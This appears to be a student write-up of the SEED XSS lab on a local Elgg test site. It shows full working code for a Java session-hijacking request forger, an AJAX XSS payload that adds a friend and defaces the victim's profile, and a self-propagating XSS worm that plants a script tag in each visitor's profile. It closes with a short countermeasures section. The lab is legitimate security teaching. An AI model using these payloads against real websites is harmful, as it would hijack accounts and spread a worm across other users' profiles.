
Here, we try to Hijack the session using the data from live http headers. In the Java Program HTTPSimpleForge, elgg_ts, elgg_token values are taken from the LiveHTTPHeaders. The URL is obtained when we navigate to Samy's profile and mouse is hovered over the add friend button. Then, the following commands are added:
setRequestMethod();
addRequestProperty();
String cookie value
setRequestProperty();

The following screenshot shows how it works:




```
import java.io.*;
import java.net.*;
public class HTTPSimpleForge {
public static void main(String[] args) throws IOException {
try {
int responseCode;
InputStream responseIn=null;
String requestDetails = "&__elgg_ts=1459184328&__elgg_token=f7dee30794c4d1f10c9d5ce0322ea48a";
URL url = new URL ("http://www.xsslabelgg.com/action/friends/add?friend=42"+requestDetails);
HttpURLConnection urlConn = (HttpURLConnection) url.openConnection();
if (urlConn instanceof HttpURLConnection) {
urlConn.setConnectTimeout(60000);
urlConn.setReadTimeout(90000);
}
urlConn.setRequestMethod("GET");
urlConn.addRequestProperty("User-agent","Sun JDK 1.6");
String Cookie = "Elgg=ijr44mgs952061spv802v8aul7";
urlConn.setRequestProperty("Cookie","Elgg=ijr44mgs952061spv802v8aul7");
String data = "name=...&guid=..";
urlConn.setDoOutput(true);
OutputStreamWriter wr = new OutputStreamWriter(urlConn.getOutputStream());
wr.write(data);
wr.flush();
if (urlConn instanceof HttpURLConnection) {
HttpURLConnection httpConn = (HttpURLConnection) urlConn;
responseCode = httpConn.getResponseCode();
System.out.println("Response Code = " + responseCode);
if (responseCode == HttpURLConnection.HTTP_OK)
responseIn = urlConn.getInputStream();
}
} catch (MalformedURLException e) {
e.printStackTrace();
}
}
}
                                                                      1,17          Top
```

After we run the java program, the response code shows 200 as follows:



```
[03/28/2016 10:10] seed@ubuntu:~/Desktop/task4$ java HTTPSimpleForge
Response Code = 200
[03/28/2016 10:10] seed@ubuntu:~/Desktop/task4$ 
```

When another profile views Samy's profile, it automatically adds Samy as a friend to the profile as follows:



You have successfully added Samy as a friend.

Samy


Brief description:

3.5 Task5: Writing an XSS Worm

Here, we try to write some AJAX code to do two tasks. The first one is, to add a friend who views the profile automatically. This will be done using the add friend hover, elgg_ts and elgg_token from LiveHTTPHeaders.


The second task is to edit the victim's profile to include a text on his profile which says "Samy hacked the profile". This can be obtained using elgg_ts, elgg_token, name, description and guid which can be taken from the source code of samy's page. This content is sent to the victim's profile and hence changes its data.

All this can be obtained like the following:





```
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("GET","http://www.xsslabelgg.com/action/friends/add?friend=42"+"&__elgg_ts=" + elgg.security.token.__elgg_ts + "&__elgg_token=" + elgg
.security.token.__elgg_token,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
var Ajax1=null;
Ajax1=new XMLHttpRequest();
Ajax1.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
Ajax1.setRequestHeader("Host","www.xsslabelgg.com");
Ajax1.setRequestHeader("Keep-Alive","300");
Ajax1.setRequestHeader("Connection","keep-alive");
Ajax1.setRequestHeader("Cookie",document.cookie);
Ajax1.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
var content="__elgg_ts="+elgg.security.token.__elgg_ts+"&__elgg_token="+elgg.security.token.__elgg_token+"&name=" + elgg.session.user["name"] +
"&description=" + "Samy+hacked+the+profile" + "&guid=" + elgg.session.user["guid"];
Ajax1.send(content);
~
~
"XSSWorm_new.js" 19L, 1144C                                              1,1           All
```

Before this code is embedded in Samy's profile, boby is not added to Samy as shown here:



The AJAX code is saved in a JavaScript profile and hosted on the ELGG site. This JavaScript is embedded in samy's profile and then login with boby's profile to view Samy's profile. This is what happens when this is done:






Boby

About me


Samy hacked the profile

3.6 Task6: Writing a Self Propagating XSS Worm

Here, the only change that happens is victim’s profile will be updated with the JavaScript worm and hence makes it self-propagating. This means that, the worm will navigate to every profile that visit’s Samy’s profile and any of the victim’s profile. This worm can let the whole network get effected within no time.



```
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("GET","http://www.xsslabelgg.com/action/friends/add?friend=42"+"&__elgg_ts=" + elgg.security.token.__elgg_ts + "&__elgg_token=" + elgg
.security.token.__elgg_token,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
var briefdes ='&briefdescription=<script+type=\"text/javascript\"+src=\"http://www.xsslabelgg.com/XSSWorm_new.js\"><\/script>';
var Ajax1=null;
Ajax1=new XMLHttpRequest();
Ajax1.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
Ajax1.setRequestHeader("Host","www.xsslabelgg.com");
Ajax1.setRequestHeader("Keep-Alive","300");
Ajax1.setRequestHeader("Connection","keep-alive");
Ajax1.setRequestHeader("Cookie",document.cookie);
Ajax1.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
var content="__elgg_ts="+elgg.security.token.__elgg_ts+"&__elgg_token="+elgg.security.token.__elgg_token+"&name=" + elgg.session.user["name"] +
"&description=" + "Samy+hacked+the+profile" + "&briefdescription=" + briefdes + "&guid=" + elgg.session.user["guid"];
Ajax1.send(content);
~
~
~
~
~
~
~
~
~
~
~
~
"XSSWorm_new.js" 20L, 1306C                                                    1,1           All
```




Boby

Brief description:

About me

Samy hacked the profile


XSS Lab Site: Edit profile
www.xsslabelgg.com/profile/boby/edit
XSS Lab Site
Activity Blogs Bookmarks Files Groups More
Edit avatar
Edit profile
Remove editor

Edit profile

My display name: Boby

About me: Samy hacked the profile

Word count: 4 p


Public

Brief description: `<script type="text/javascript" src="http://www.xsslabelgg.com/XSSWorm_new.js"></script>`

Now, anyone who visit’s Boby’s or Samy’s profile will be infected.

3.7 Counter Measures

To avoid all that happened, there are inbuilt counter measures in ELGG. One of them is obtained by activating HTMLawed 1.8 plugin which can be done from admin's profile as follows:




HTMLawed 1.8

Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.
Author: Core developers - http://www.elgg.org/
more info

